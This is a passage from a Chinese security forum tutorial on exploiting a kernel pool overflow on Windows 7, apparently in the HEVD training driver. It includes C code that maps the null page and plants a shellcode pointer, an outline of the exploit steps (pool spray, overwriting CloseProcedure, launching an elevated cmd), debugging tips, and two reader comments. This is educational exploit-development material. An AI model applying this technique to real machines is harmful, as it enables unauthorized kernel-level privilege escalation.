   [+0x04c] OkayToCloseProcedure : 0x0 [Type: unsigned char (*)(_EPROCESS *,void *,void *,char)]
```

我们的最后目的是把`CloseProcedure`字段覆盖为指向shellcode的指针，因为在最后会调用这些函数，把这里覆盖自然也就可以执行我们的shellcode，我们希望这里能够
Windows 7 中我们知道是可以在用户模式下控制0页内存的，所以我们希望这里能够指到0页内存，所以我们想把`TypeIndex`从0xc修改为0x0，在 Windows 7
下`ObTypeIndexTable`的前八个字节始终为0，所以可以在这里进行构造，需要注意的是，这里我们需要申请0页内存，我们传入的第二个参数不能是0，如果是0系统就会

```
PVOID   Zero_addr = (PVOID)1;
SIZE_T  RegionSize = 0x1000;

*(FARPROC*)& NtAllocateVirtualMemory = GetProcAddress(
   GetModuleHandleW(L"ntdll"),
   "NtAllocateVirtualMemory");

if (NtAllocateVirtualMemory == NULL)
{
   printf("[+]Failed to get function NtAllocateVirtualMemory!!!\n");
   system("pause");
   return 0;
}

printf("[+]Started to alloc zero page...\n");
if (!NT_SUCCESS(NtAllocateVirtualMemory(
   INVALID_HANDLE_VALUE,
   &Zero_addr,
   0,
   &RegionSize,
   MEM_COMMIT | MEM_RESERVE,
   PAGE_READWRITE)) || Zero_addr != NULL)
{
   printf("[+]Failed to alloc zero page!\n");
   system("pause");
   return 0;
}

printf("[+]Success to alloc zero page...\n");
*(DWORD*)(0x60) = (DWORD)& ShellCode;
```

最后我们整合一下代码就可以提权了，总结一下步骤

- 初始化句柄等结构
- 构造池头结构
- 申请0页内存并放入shellcode位置
- 堆喷射构造间隙
- 调用`TriggerPoolOverflow`函数
- 关闭句柄
- 调用cmd提权

最后提权效果如下，详细代码参考这里

0x03：后记

这里放一些调试的小技巧，以判断每一步是否正确，在memcpy处下断点，p单步运行可观察下一个池是否构造完成，dd 0x0观察0页内存查看0x60处的指针是否指向shellcode，在该处下断点运行可以观察到是否运行了我们的shellcode，源码中的调试就是用__debugbreak()下断点观察即可

上一篇：路由器漏洞分析系列（2）：CVE-... 下一篇：32位/64位dlresolve最...

1. 2 条回复

李大刀 2019-07-21 13:49:35

给师傅扣个666

0 回复Ta

钞sir 2019-07-22 09:50:10

感谢分享....

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板